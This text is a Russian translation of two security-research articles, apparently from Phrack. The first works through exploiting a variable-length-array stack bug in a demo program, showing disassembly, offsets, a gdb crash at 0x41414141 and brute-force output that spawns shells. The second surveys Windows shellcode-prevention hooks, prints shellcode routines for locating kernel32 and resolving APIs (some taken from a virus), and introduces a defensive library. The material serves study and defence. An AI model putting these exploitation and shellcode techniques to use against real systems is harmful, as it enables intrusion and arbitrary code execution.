 80483f5: 89 e5                 mov    %esp,%ebp ; стандартный пролог функции
 80483f7: 56                    push   %esi
 80483f8: 53                    push   %ebx ; сохраняем нужные регистры
 80483f9: 83 ec 10              sub    $0x10,%esp ; выделяем место под локальные переменные
 80483fc: 89 e6                 mov    %esp,%esi ; сохраняем регистр esp
 80483fe: 8b 55 08              mov    0x8(%ebp),%edx ; получаем длину
 8048401: 4a                    dec    %edx        ; уменьшаем на 1
 8048402: 8d 42 01              lea    0x1(%edx),%eax ; eax = edx + 1
 8048405: 83 c0 0f              add    $0xf,%eax
 8048408: c1 e8 04              shr    $0x4,%eax
 804840b: c1 e0 04              shl    $0x4,%eax
```

Последние три инструкции реализуют `eax = (((eax + 15) >> 4) << 4)` — это округление и выравнивание eax до границы параграфа.

```
 804840e: 29 c4                 sub    %eax,%esp ; корректируем esp
 8048410: 8d 5c 24 0c           lea    0xc(%esp),%ebx ; ebx = esp + 12
 8048414: 8d 42 01              lea    0x1(%edx),%eax ; eax = edx + 1
 8048417: 89 44 24 04           mov    %eax,0x4(%esp) ; аргумент len
 804841b: c7 04 24 78 85 04 08 movl   $0x8048578,(%esp) ; строка формата "sizeof(x): %d\n"
 8048422: e8 d9 fe ff ff        call   8048300 <_init+0x3c> ; printf

 8048427: c7 44 24 08 04 00 00 movl   $0x4,0x8(%esp) ; аргумент len для strncpy
 804842f: 8b 45 0c              mov    0xc(%ebp),%eax
 8048432: 89 44 24 04           mov    %eax,0x4(%esp) ; данные для копирования
 8048436: 89 1c 24              mov    %ebx,(%esp)    ; куда писать

 ; ebx = скорректированный esp + 12 (см. 0x8048410)

 8048439: e8 e2 fe ff ff        call   8048320 <_init+0x5c> ; strncpy
 804843e: 89 f4                 mov    %esi,%esp  ; восстанавливаем esp
 8048440: b8 3a 00 00 00        mov    $0x3a,%eax ; готовимся вернуть 58
 8048445: 8d 65 f8              lea    0xfffffff8(%ebp),%esp
                ; восстанавливаем esp ещё раз — на случай если это не произошло выше
 8048448: 5b                    pop    %ebx
 8048449: 5e                    pop    %esi
 804844a: 5d                    pop    %ebp
 804844b: c3                    ret ; восстанавливаем регистры и возвращаемся
```

Что можно извлечь из этого вывода?

1. Над переданным значением выполняется округление, поэтому небольшие отрицательные значения (от -15 до -1) и небольшие положительные (от 1 до 15) превратятся в 0. Это может быть полезным, как будет показано ниже.

Когда переданное значение равно -16 или меньше, становится возможным сдвинуть указатель стека назад (ближе к вершине стека).

Инструкцию `sub $eax, %esp` по адресу 0x804840e можно рассматривать как `add $16, %esp` при значении `len` равном -16. [1]

2. Из указателя стека вычитается выровненное по параграфу значение.

Поскольку мы можем передать практически произвольное значение, мы можем направить указатель стека на любой нужный параграф.

Если значение указателя стека известно, можно вычислить смещение, необходимое для того, чтобы указатель стека указывал на нужное место в памяти. Это позволяет модифицировать записываемые секции, такие как GOT и куча.

3. gcc может генерировать весьма неожиданные конструкции на ассемблере.

---

4 - Продолжение

Как выглядит схема стека в данном случае? Когда мы достигаем адреса 0x804840e (`sub esp, eax`), картина такова:

```
            +------------+
0xc0000000  |   ......   | Вершина стека.
            |   ......   |
0xbffff86c  | 0x08048482 | Обратный адрес (return address)
0xbffff868  | 0xbffff878 | Сохранённый EBP
0xbffff864  |   ......   | Сохранённый ESI
0xbffff860  |   ......   | Сохранённый EBX
0xbffff85c  |   ......   | Место для локальных переменных
0xbffff858  |   ......   | Место для локальных переменных
0xbffff854  |   ......   | Место для локальных переменных
0xbffff850  +------------+ ESP
```

Чтобы перезаписать сохранённый обратный адрес, нужно вычислить, на сколько нужно сдвинуться:

```
delta = 0xbffff86c - 0xbffff850
delta = 28
```

Из полученного значения дельты нужно вычесть 12 — из-за инструкции по адресу 0x08048410 (`lea 0xc(%esp),%ebx`). В итоге получаем 16.

Если бы скорректированная дельта была меньше 16, из-за выравнивания по параграфу мы перезаписали бы 0xbffff85c. Полезность этого зависит от того, что там находится. В данном конкретном случае это неинтересно. Если бы можно было записать более 4 байт, это могло бы пригодиться.

Запустив `dmeiswrong` с аргументами `-16 AAAA`, получаем:

```
andrewg@supernova:~/papers/straws$ gdb -q ./dmeiswrong
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set args -16 AAAA
(gdb) r
Starting program: /home/andrewg/papers/straws/dmeiswrong -16 AAAA
sizeof(x): -16

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

На основе полученных данных можно написать эксплойт для `dmeiswrong.c`. Подробности — в приложенном файле `iyndwacyndwm.c`.

Прилагаемый эксплойт (`iyndwacyndwm.c`) успешно работает на моей системе (gcc version: Debian 1:3.3.5-8ubuntu2, ядро: Linux supernova 2.6.10-5-686 #1 Fri Jun 24 17:33:34 UTC 2005 i686 GNU/Linux). На другой машине он может не сработать из-за различий в начальном расположении стека и опциях компилятора / генерируемом коде. Возможно, потребуется немного поковыряться в gdb. Однако сам метод вполне применим на других системах — просто придётся немного подстроить его под конкретную машину.

Чтобы добиться нужного результата, посмотрите, что вызывает segfault (для этого можно выполнить простой цикл:

```
for i in `seq 0 -4 -128` ; do ./dmeiswrong $i AAAA ; done
```

и посмотреть, при каком смещении происходит segfault). Прилагаемый Makefile реализует этот цикл по команде `make bf`. Затем можно воспроизвести смещение и аргументы в GDB и проверить,

указывает ли EIP на 0x41414141.

После этого нужно добиться корректного расположения стека, чтобы эксплойт заработал. В прилагаемом эксплойте реализован механизм определения точного смещения до начала шеллкода. Этот метод подробнее описан в [2]. Кроме того, можно изучить расположение кучи в `_start` (точка входа исполняемого файла) и посмотреть, что находится в памяти с самого верха, — так можно определить смещение, поскольку между выпусками ядра расположение данных вполне могло измениться.

Чтобы облегчить изучение этого метода, к статье прилагаются предкомпилированные файлы `dmeiswrong` и `iyndwacyndwm`, наглядно демонстрирующие проблему. Если `iyndwacyndwm` не работает, попробуйте `iyndwacyndwm-lame`, который использует стандартный подход «взять смещение от какого-нибудь значения (например, esp)» для попытки получить выполнение кода.

Широкого тестирования уязвимых компиляторов я не проводил, но, судя по характерным конструкциям, которые компиляторы генерируют, подозреваю, что большинство компиляторов с поддержкой VLA (массивов переменной длины на стеке) уязвимы. Исключение составляют компиляторы, добавляющие проверку этой ситуации во время выполнения.

Эксплуатируемость данного типа уязвимости выглядит реалистичной и на других архитектурах, в частности PPC: мне удавалось вызвать сбой с неконтролируемым значением `$pc` (например, 0x6f662878, а иногда `$pc` указывал на невалидную инструкцию на стеке). Для этого достаточно было в цикле инкрементировать передаваемое значение `len` на 4. `make bf` должен выявить уязвимые архитектуры — на них программа в конце концов упадёт.

Глубже изучить этот вопрос у меня не хватило времени: подошёл дедлайн сдачи статьи, а ассемблер PPC и MacOS X — не моя сильная сторона.

4.1 - Требования к эксплуатируемости

Чтобы архитектура/операционная система была уязвима, необходимо, чтобы архитектура поддерживала стек, допускающий смещение. Если стек содержит встроенную информацию для управления потоком выполнения — например, сохранённые обратные адреса — эксплуатация становится значительно проще и в меньшей степени зависит от текущего значения указателя стека. Это, в свою очередь, повышает надёжность эксплойтов, особенно удалённых.

Помимо этого, компилятор должен:

• поддерживать массивы переменной длины на стеке (это, как было показано выше, предусмотрено стандартом C99);

• не генерировать код, проверяющий корректность изменённого указателя стека. Можно предположить, что если эта проблема получит широкую огласку, различные патчи безопасности для компиляторов (pro-police, stackguard и т. д.) добавят соответствующее обнаружение.

Направление роста стека не принципиально для данной уязвимости: если бы стек x86 рос вверх, инструкция по адресу 0x804840e была бы записана как `addl %eax, %esp`, и при значении параметра `len` равном -16 это можно переписать как `subl $16, %esp`, что предоставило бы доступ к сохранённому EIP и сохранённому указателю фрейма, а также ко многому другому.

В прилагаемом Makefile есть цель `bf`, позволяющая проверить уязвимость вашей архитектуры. Чтобы это работало корректно, потребуется указать адрес вершины стека для вашей архитектуры и подходящий шеллкод. В качестве тестового шеллкода рекомендуется использовать инструкцию trap (int3 на x86, trap на PPC) — при выполнении она генерирует характерный сигнал.

Вывод команды `make bf` на моём ноутбуке выглядит следующим образом:

```
andrewg@supernova:~/papers/straws/src$ make bf
for i in `seq 0 -4 -256` ; do ./iyndwacyndwm-lame $i ; done
sizeof(x): 0
sizeof(x): -4
sizeof(x): -8
sizeof(x): -12
sizeof(x): -16
sh-3.00$ exit
sizeof(x): -20
sh-3.00$ exit
sizeof(x): -24
sh-3.00$ exit
sizeof(x): -28
sh-3.00$ exit
sizeof(x): -32
/bin/sh: line 1: 16640 Segmentation fault      ./iyndwacyndwm-lame $i
sizeof(x): -36

[ пропущено множество сообщений Segmentation fault ]

/bin/sh: line 1: 16648 Floating point exception./iyndwacyndwm-lame $i
sizeof(x): -68
/bin/sh: line 1: 16649 Floating point exception./iyndwacyndwm-lame $i
sizeof(x): -72

[ пропущено множество сообщений Floating point exception и segv ]

andrewg@supernova:~/papers/straws/src$
```

Команда `make bf-trap` даёт следующий вывод:

```
for i in `seq 0 -4 -256` ; do ./iyndwacyndwm-lame-trap $i ; done
sizeof(x): 0
sizeof(x): -4
sizeof(x): -8
sizeof(x): -12
sizeof(x): -16
/bin/sh: line 1: 16983 Trace/breakpoint trap ./iyndwacyndwm-lame-trap $i
sizeof(x): -20
/bin/sh: line 1: 16984 Trace/breakpoint trap ./iyndwacyndwm-lame-trap $i
sizeof(x): -24
```

---

5 - Ссылки


```
[1] http://www.eduplace.com/math/mathsteps/6/b/
[2] http://packetstorm.linuxsecurity.com/groups/netric/envpaper.pdf
```


---

6 - Заключение

Хочу передать привет всем людям из felinemenace ((в произвольном порядке) nevar, nemo, mercy, ash, kwine, jaguar, circut, nd и n00ne), а также всем из pulltheplug, особенно arcanum.

Отдельный привет dme, caddis, Moby — за советы по Visual Basic во время обсуждения этой проблемы в пабе, — и zen-parse.

Само собой разумеется, но хочу поблагодарить всех, кто дал отзывы на мою статью.


```
[ Хочешь испытать себя? ]
[ Загляни на http://www.pulltheplug.org ]
```

[Хочешь побывать в Австралии с поводом?]
[RUXCON пройдёт 1 и 2 октября — встретимся там]
[http://www.ruxcon.org.au/]

=[EOF]=---=

Развенчание мифов о предотвращении шеллкодов в NT

```
|=-----------------------------------------------------------------------=|
|=---------------=[ NT shellcodes prevention demystified ]=-------------=|
|=-----------------------------------------------------------------------=|
|=---------------=[by Piotr Bania <bania.piotr@gmail.com>]=-------------=|
```

Автор: Piotr Bania

> *Что было живым — теперь мертво;*
> *всё, что было прекрасным,*
> *превратилось в уродство разрушения.*
> *И всё же я не погибаю полностью —*
> *то, что во мне нетленно,*
> *остаётся!*
> *— Кароль Войтыла, «Сонет Ариэ в Риме»*

...это краткое сочинение посвящается Тебе — R.I.P
...славная эпоха уже закончилась.

Содержание

I. Введение

В наши дни существует множество механизмов предотвращения эксплойтов для Windows, однако каждый из них можно обойти (по имеющимся у меня сведениям). Читая эту статью, помните: коды и информация, представленные здесь, повысят безопасность вашей системы, но не гарантируют полной защиты (copy&paste из инструкции к презервативу).

II. Известные методы защиты

Как я уже сказал, сегодня существует множество коммерческих механизмов предотвращения. Здесь мы чуть глубже рассмотрим наиболее распространённые механизмы ring3.

II.A — Перехват API-функций и обратная трассировка стека

Многие современные защитники от переполнения буфера не предотвращают саму атаку, а лишь пытаются обнаружить выполняющийся шеллкод. Такие защитники обычно перехватывают API-функции, которые типично используются шеллкодами. Перехват можно выполнять на уровне ring3 (пользовательское пространство) или на уровне ядра (ring0 — главным образом перехват системных вызовов и нативного API).

Обратная трассировка стека

Рассмотрим механизм обратной трассировки стека NGSEC. Представим, что был совершён вызов API-функции, перехваченной NGSEC Stack Defender.

Когда происходит вызов любого из перехваченных API, основной механизм Stack Defender, хранящийся в `proxydll.dll`, загружается перехваченной функцией из секции `.reloc`. Затем выполняются следующие проверки.

В общем виде функция proxydll получает следующие параметры (все аргументы — целые числа):

```
аргумент 1 = [esp+0ch] — «первый» переданный аргумент функции; всегда
             равен адресу стека 0xC байт от ESP
аргумент 2 = адрес, откуда был вызван перехваченный API
аргумент 3 = некое целое число (не имеет особого значения)
аргумент 4 = адрес стека данного параметра, переданного через вызов
             перехваченного API
```

Основные шаги:

• I. Выполнить `VirtualQuery` [1] по `[esp+0Ch]` (адрес стека) — LOCATION1
• II. Выполнить `VirtualQuery` [1] по адресу возврата вызова — LOCATION2
• III. Если база выделения LOCATION1, возвращённая в одном из полей `MEMORY_BASIC_INFORMATION` [2], равна базе выделения LOCATION2, то вызов поступил из области стека. Stack Defender завершает приложение и сообщает пользователю о попытке атаки. Если не равна — переходим к следующему шагу.
• IV. Вызвать `IsBadWritePtr` [3] для LOCATION2 (адрес вызывающего). Если API сообщает, что расположение доступно для записи, Stack Defender расценивает это как шеллкод и завершает приложение. Если расположение недоступно для записи, Stack Defender выполняет оригинальный API.

Перехват экспортируемых API-функций

Когда модуль экспортирует некую функцию, он делает её доступной для других модулей. При экспорте функции PE-файл включает информацию о ней в так называемую секцию экспорта. Перехват экспортируемой функции основан на изменении адреса этой функции в записи `AddressOfFunctions` секции экспорта. Великолепным и одним из первых примеров такого

действия был весьма печально известный `i-worm.Happy`, написанный французским вирусописателем по кличке Spanska. Этот червь перехватывает `send` и `connect` из `WSOCK32.DLL` для мониторинга всех исходящих сообщений с заражённой машины. Данная техника также использовалась в одном из первых win32-защитников от переполнения буфера — NGSEC Stack Defender 1.10. Механизм NGSEC модифицирует оригинальное ядро Windows (`kernel32.dll`) и перехватывает следующие функции:

(Записи для каждой из экспортируемых функций в EAT (Export Address Table) изменяются, каждая функция перехватывается, и её адрес «перенаправляется» в секцию `.reloc`*, где выполняется процедура фильтрации)*

```
WinExec, CreateProcessW, CreateProcessA, LoadLibraryExA, LoadLibraryExW,
OpenFile, CreateThread, CreateRemoteThread, GetProcAddress, LoadModule,
CreateFileA, CreateFileW, _lopen, _lcreat, CopyFileA, CopyFileW,
CopyFileExA, CopyFileExW, MoveFileA, MoveFileExW, LockFile,
GetModuleHandleA, VirtualProtect, OpenProcess, GetModuleHandleW,
MoveFileWithProgressA, MoveFileWithProgressW, DeleteFileA
```

Инлайн-перехват API

Данная техника основана на перезаписи первых 5 байт API-функции инструкцией `call` или безусловным переходом `jmp`.

Должен сказать, что одной из первых реализаций подобной техники «перехвата» (хотя я имею в виду не метод перехвата API в точности) была описана GriYo в [12]. Описанная GriYo возможность называлась «EPO» — «Entry-Point Obscuring» (сокрытие точки входа). Вместо изменения точки входа PE-файла [9] GriYo помещал так называемый «инжект» — переход или вызов на тело вируса — внутрь хост-кода, но далеко от точки входа в файл. Техника EPO делает обнаружение вируса значительно сложнее.

Разумеется, эмулируемые байты должны быть предварительно известны «перехватчику». Для этого, как правило, используется какой-либо дизассемблерный движок для определения длины инструкций и проверки их типа (думаю, вы знаете, что может произойти, если попытаться выполнить захваченный `call` не с исходного адреса). Затем эти инструкции сохраняются локально и просто выполняются (эмулируются). После этого управление возвращается по исходному адресу. Именно так, как показывает следующая схема.

Возможность инлайн-перехвата API также присутствует в библиотеке Detours, разработанной Microsoft [4]. Вот стандартный пример того, как выглядит перехваченная функция:

```
; ДО:
;----------SNIP----------------------------------------------
CreateProcessA:         push ebp        ; 1 байт
                        mov ebp,esp     ; 2 байта
                        push 0          ; 2 байта
                        push dword ptr [ebp+2c]
                        ...
;----------SNIP----------------------------------------------

; ПОСЛЕ (СХЕМА):
;----------SNIP----------------------------------------------
CreateProcessA:         jmp hooked_function
where_ret:              push dword ptr [ebp+2c]
                        ...


hooked_function:        pushfd          ; сохранить флаги
                        pushad          ; сохранить регистры
                        call do_checks  ; выполнить проверки
                        popad           ; восстановить регистры
                        popfd           ; восстановить флаги

                        push ebp        ; эмуляция
                        mov ebp,esp     ; оригинальных
```

```
                    push 0          ; байт

                    push offset where_ret   ; возврат в
                    ret                     ; оригинальную функцию


;----------SNIP-------------------------------------------
```

Такой вид перехвата реализован в коммерческих механизмах Okena/CSA и Entercept. При выполнении перехваченной функции механизм предотвращения переполнения буфера выполняет проверки, аналогичные описанным выше.

Впрочем, защитники от переполнения буфера, использующие такой метод, легко обходятся. Поскольку я не хочу копировать другие статьи Phrack, советую обратиться к «Bypassing 3rd Party Windows Buffer Overflow Protection» [5] (phrack#62). Это хорошая статья об обходе подобных механизмов.

II.B — Аутентификация по защитному cookie (защита стека)

Эта техника реализована в Windows Server 2003 и нередко называется «встроенной защитой стека Windows Server 2003». В Microsoft Visual C++ .NET компания Microsoft добавила ключ `/GS` (включён по умолчанию), который при генерации кода размещает защитные cookie. Cookie (или «канарейка») помещается в стек перед сохранённым адресом возврата при вызове функции. Перед возвратом процедуры к вызывающему коду защитный cookie сравнивается с его «эталонной» версией, хранящейся в секции `.data`. Если произошло переполнение буфера, cookie перезаписывается и не совпадает с эталоном. Это является признаком переполнения буфера.

Обход этого механизма хорошо задокументирован Дэвидом Личфилдом; советую ознакомиться с его работой [6].

II.C — Дополнительные механизмы — перебазирование модулей

Говоря о механизмах предотвращения переполнения буфера, не следует забывать о так называемом «перебазировании модулей». В чём идея этой техники? Ниже в статье приведён пример кода из раздела «поиск ядра в памяти», где можно найти следующие переменные:

```
;----------SNIP-------------------------------------------
; некоторые значения базового адреса ядра, используемые Win32.ls
_kernells           label
dd 077e80000h - 1   ;NT 5
dd 0bff70000h - 1   ;w9x
dd 077f00000h - 1   ;NT 4
dd -1
;----------SNIP-------------------------------------------
```

Как вы, вероятно, знаете, поиск ведётся только по адресам из этой таблицы. Что происходит, если шеллкод не знает imagebase нужного модуля (и все процедуры поиска потерпели неудачу)? Ответ прост: шеллкод не может работать и в большинстве случаев завершается/падает.

Как выполняется рандомизация? Все PE-файлы (`.exe`/`.dll` и т.д.) имеют запись в заголовке PE (смещение 34h), которая содержит адрес, по которому должен быть загружен модуль. Изменив это значение, мы можем перебазировать нужный модуль; разумеется, это значение должно быть тщательно рассчитано, иначе система может работать некорректно.

Теперь, после краткого обзора распространённых методов защиты, перейдём к изучению шеллкода.

III. Что такое шеллкод и что он «обязан делать»

Для тех, кто не знает: шеллкод — это фрагмент кода, который выполняет всю «грязную работу» (запускает командную оболочку / устанавливает троян / и т.д.) и является ядром эксплойта.

Что обязан делать шеллкод для Windows? Рассмотрим следующую схему:

1. Получить EIP
2. Цикл декодирования (если необходимо)
3. Получение адресов ядра / нужных функций
4. Запуск командной оболочки и все прочие «грязные дела»

Если вы прочитали раздел II и другие материалы, вы, вероятно, знаете, что третий пункт невозможно убрать из схемы шеллкода. Каждый шеллкод для Windows обязан получить необходимые данные — и это тот шаг, который мы попытаемся обнаружить.

Разумеется, шеллкод может использовать жёстко заданное значение ядра или жёстко заданные значения API. Это не означает, что шеллкод не будет работать, однако в общем случае задача усложняется, когда атакующий не знает машину жертвы (версия операционной системы — разные версии Windows = разные адреса ядра) или когда на машине жертвы работают механизмы защиты наподобие перебазирования imagebase. В целом жёсткое кодирование этих значений снижает вероятность успеха шеллкода.

IV. Получение адресов ядра и нужных функций — изучение противника

В этой главе кратко описаны наиболее распространённые методы, используемые в шеллкодах. Для более глубокого погружения советую прочитать статьи из раздела «Ссылки».

IV.A — Получение адреса ядра (известные механизмы)

IV.A.A — Разбор PEB (Process Environment Block)

Разбор PEB (Process Environment Block) — данный метод был впервые предложен участником печально известной группы 29A под псевдонимом Ratter [7]. Разбирая `PEB_LDR_DATA`, можно получить информацию обо всех загруженных в данный момент модулях, как показывает следующий пример:

```
;----------SNIP---------------------------------------------

mov eax,dword ptr fs:[30h]  ; EAX теперь указывает на базу PEB
mov eax,dword ptr [eax+0ch] ; EAX+0Ch = PEB_LDR_DATA
mov esi,dword ptr [eax+1ch] ; получить первую запись

mov ebx,[esi+08h]           ; EBX=imagebase ntdll

module_loopx:
lodsd
mov ebx,[eax+08h]           ; EBX=imagebase следующей DLL
test ebx,ebx
jz @last_one_done
int 3
mov esi,eax                 ; продолжить поиск
jmp module_loopx
```

```
;----------SNIP--------------------------------------------
```

IV.A.B — Поиск ядра в памяти

Поиск ядра в памяти — данный пример сканирует/перебирает различные адреса ядра (для разных версий Windows) и ищет маркеры MZ и PE; процедура поиска работает совместно с SEH-фреймом для предотвращения нарушений доступа.

Вот пример метода (фрагмент вируса Win32.ls):

```
;----------SNIP--------------------------------------------

cld
lea esi,[ebp + offset _kernells - @delta] ; загрузить массив
                                          ; адресов ядра
@nextKernell:
lodsd                ; загрузить очередной базовый адрес в EAX
push esi             ; сохранить ESI (расположение массива ядер)
inc eax              ; это последний? (-1+1=0)
jz @bad              ; похоже, да -> не найдено подходящее ядро

push ebp             ; сохранить EBP (дельта-обработчик)
call @kernellSEH     ; проверить загруженный базовый адрес

mov esp,[esp + 08h]  ; восстановить стек

@bad1:
pop dword ptr fs:[0] ; восстановить старый SEH-фрейм
pop eax              ; выровнять стек
pop ebp              ; загрузить дельта-обработчик
pop esi              ; вернуться к массиву ядер
jmp @nextKernell     ; и проверить следующий базовый адрес

@bad:
pop eax              ; ядро не найдено, вирус
jmp @returnHost      ; возвращается к хосту

; некоторые значения базового адреса ядра, используемые Win32.ls
_kernells           label
dd 077e80000h - 1   ;NT 5
dd 0bff70000h - 1   ;w9x
dd 077f00000h - 1   ;NT 4
dd -1

@kernellSEH:
push dword ptr fs:[0]         ; установить новый SEH-обработчик
mov dword ptr fs:[0],esp
mov ebx,eax                   ; EBX=imagebase
xchg eax,esi
xor eax,eax
lodsw                         ; получить первые 2 байта с imagebase
not eax                       ; это MZ?
cmp eax,not 'ZM'              ; сравнить
jnz @bad1                     ; не MZ — проверить следующий базовый адрес
mov eax,[esi + 03ch]          ; MZ найдено — теперь ищем сигнатуру PE
add eax,ebx                   ; нормализация (RVA2VA)
xchg eax,esi
lodsd                         ; прочитать 4 байта
not eax
cmp eax,not 'EP'              ; это PE?
jnz @bad1                     ; нет — проверить следующий базовый адрес

pop dword ptr fs:[0]          ; восстановить (старый) SEH
pop eax ebp esi               ; очистить стек
                              ; EBX теперь содержит корректный базовый адрес ядра

;----------SNIP--------------------------------------------
```

IV.B — Получение адресов API (известные методы)

IV.B.A — Разбор секции экспорта

Разбор секции экспорта — когда базовый адрес модуля (обычно `kernel32.dll`) найден, шеллкод может сканировать секцию экспорта и найти нужные API-функции. Как правило, шеллкод ищет адрес функции `GetProcAddress()`, а затем использует его для получения адресов остальных API.

Следующий код разбирает секцию экспорта `kernel32.dll` и получает адрес `GetProcAddress`:

```
;----------SNIP--------------------------------------------
; EAX=imagebase kernel32.dll

xor ebp,ebp            ; обнулить счётчик
mov ebx,[eax+3ch]      ; получить заголовок PE
add ebx,eax            ; нормализация

mov edx,[ebx+078h]     ; RVA секции экспорта
add edx,eax            ; нормализация

mov ecx,[edx+020h]     ; адрес таблицы имён
add ecx,eax            ; нормализация
mov esi,[edx+01ch]     ; адрес таблицы функций
add esi,eax            ; нормализация

loop_it:
mov edi,[ecx]          ; получить одно имя
add edi,eax            ; нормализация
cmp dword ptr [edi+4],'Acor' ; это GetP-rocA-ddress ?? :)
jne @l                 ; нет -> переход к @l

                       ; да, это оно
add esi,ebp            ; прибавить наш счётчик
mov esi,[esi]          ; получить адрес
add esi,eax            ; нормализация
int 3                  ; ESI=адрес GetProcAddress

@l:
add ecx,4              ; к следующему имени
add ebp,4              ; обновить счётчик (DWORD'ы)
jmp loop_it            ; и снова по кругу

;----------SNIP--------------------------------------------
```

IV.B.B — Разбор секции импорта

Разбор секции импорта — 99% приложений на языках высокого уровня импортируют `GetProcAddress`/`LoadLibraryA`, что означает наличие в их IAT (Import Address Table) адреса и строки имени упомянутых функций. Если шеллкод «знает» imagebase целевого приложения, он может легко извлечь нужный адрес из IAT.

Как показывает следующий код:

```
;----------SNIP--------------------------------------------
; следующий пример получает адрес LoadLibraryA из IAT

IMAGEBASE   equ 00400000h

mov ebx,IMAGEBASE
mov eax,ebx
add eax,[eax+3ch]             ; заголовок PE

mov edi,[eax+80h]             ; RVA импорта
add edi,ebx                   ; нормализация
xor ebp,ebp
```

```
mov edx,[edi+10h]             ; указатель на адреса
add edx,ebx                   ; нормализация

mov esi,[edi]                 ; указатель на ASCII-строки
add esi,ebx                   ; нормализация

@loop:
mov eax,[esi]
add eax,ebx
add eax,2
cmp dword ptr [eax],'daoL'    ; это LoadLibraryA?
jne @l

add edx,ebp                   ; нормализация
mov edx,[edx]                 ; edx=адрес
int 3                         ; LoadLibraryA

@l:
add ebp,4                     ; увеличить счётчик
add esi,4                     ; следующее имя
jmp @loop                     ; зациклить

;----------SNIP----------------------------------------
```

После этого краткого введения можно наконец перейти к реальным вещам.

V. Новые методы предотвращения

Размышляя об атаках с переполнением буфера, я заметил, что методы из главы IV используются в шеллкодах наиболее часто. И именно это я хотел предотвратить — я хотел разработать технику предотвращения, действующую на самом раннем этапе выполнения шеллкода. Ниже представлены результаты моей работы.

Почему две библиотеки Protty / два метода предотвращения?

Когда я написал первую библиотеку Protty (P1), она работала нормально, за исключением некоторых продуктов Microsoft — таких как Internet Explorer, Explorer.exe (оконный менеджер) и т.д., — в случае которых механизм предотвращения поглощал всё процессорное время. Это меня раздражало, и я переписал механизм — так родилась вторая библиотека Protty (P2). Описываю обе, потому что всё, что даёт хоть крупицу знаний, заслуживает описания. При этом я не утверждаю, что вторая версия идеальна — у каждого решения есть достоинства и недостатки.

Что я реализовал — функции защиты:

• защита секции EXPORT — защита массива адресов функций (любой exe/dll)
• уничтожитель RVA IAT (любой exe/dll)
• защита IAT — защита массива имён функций (любой exe/dll)
• защита PEB (Process Environment Block)
• отключение использования SEH / фильтра необработанных исключений
• защитник указателя RtlEnterCriticalSection

Примечание: Все необходимые указатели (секции IMPORT/EXPORT) находятся аналогично тому, как описано в главе IV.

Функция: защита секции EXPORT («массив адресов функций»)

Каждый шеллкод, разбирающий секцию EXPORT (главным образом `kernel32.dll`), стремится получить адреса экспортируемых функций — именно это я попытался заблокировать. Вот техника:

Алгоритм/метод, используемый в Protty1 (P1):

1. Выделить достаточно памяти для размещения таблицы Address Of Functions из секции экспорта.

Таблица Address Of Functions — это массив, содержащий адреса экспортируемых API-функций:

```
D:\>tdump kernel32.dll kernel32.txt & type kernel32.txt

(...snip...)
Name                   RVA       Size
------------------  --------  --------
Exports             0006D040  00006B39
(...snip...)

Exports from KERNEL32.dll
942 exported name(s), 942 export address(es). Ordinal base is 1.

Ordinal RVA       Name
------- --------  ----
0000    000137e8  ActivateActCtx
0001    000093fe  AddAtomA
0002    0000d496  AddAtomW
...
```

Значения RVA — это записи таблицы Address Of Functions. Размер таблицы зависит от числа экспортируемых функций.


Все структуры секций IMPORT/EXPORT подробно задокументированы у Мэтта Питрека в «An In-Depth Look into the Win32 Portable Executable File Format» [9].


2. Скопировать оригинальные адреса функций в выделенную память.
3. Сделать записи оригинальных адресов функций доступными для записи.
4. Стереть все старые адреса функций.
5. Установить для стёртых записей адресов функций флаг «только чтение».
6. Обновить указатель на таблицу Address Of Functions, перенаправив его на выделенную память:
• Сделать страницу с указателем доступной для записи.
• Перезаписать новым расположением Address Of Functions Table.
• Снова сделать страницу с указателем доступной только для чтения.
7. Установить для выделенной памяти (новые адреса функций) атрибут `PAGE_NOACCESS`.

Мы не могли напрямую установить `PAGE_NOACCESS` для оригинальных адресов функций, поскольку на той же странице могут находиться другие данные, к которым необходим доступ. Оптимальным решением является выделение нового региона памяти.

Что делает защита `PAGE_NOACCESS`:
• `PAGE_NOACCESS` запрещает любой доступ к выделенному региону страниц. Попытка чтения, записи или исполнения в этом регионе приводит к исключению нарушения доступа — общей защитной ошибке (GP fault).

Теперь все обращения к таблице с адресами функций будут вызывать исключение нарушения доступа.

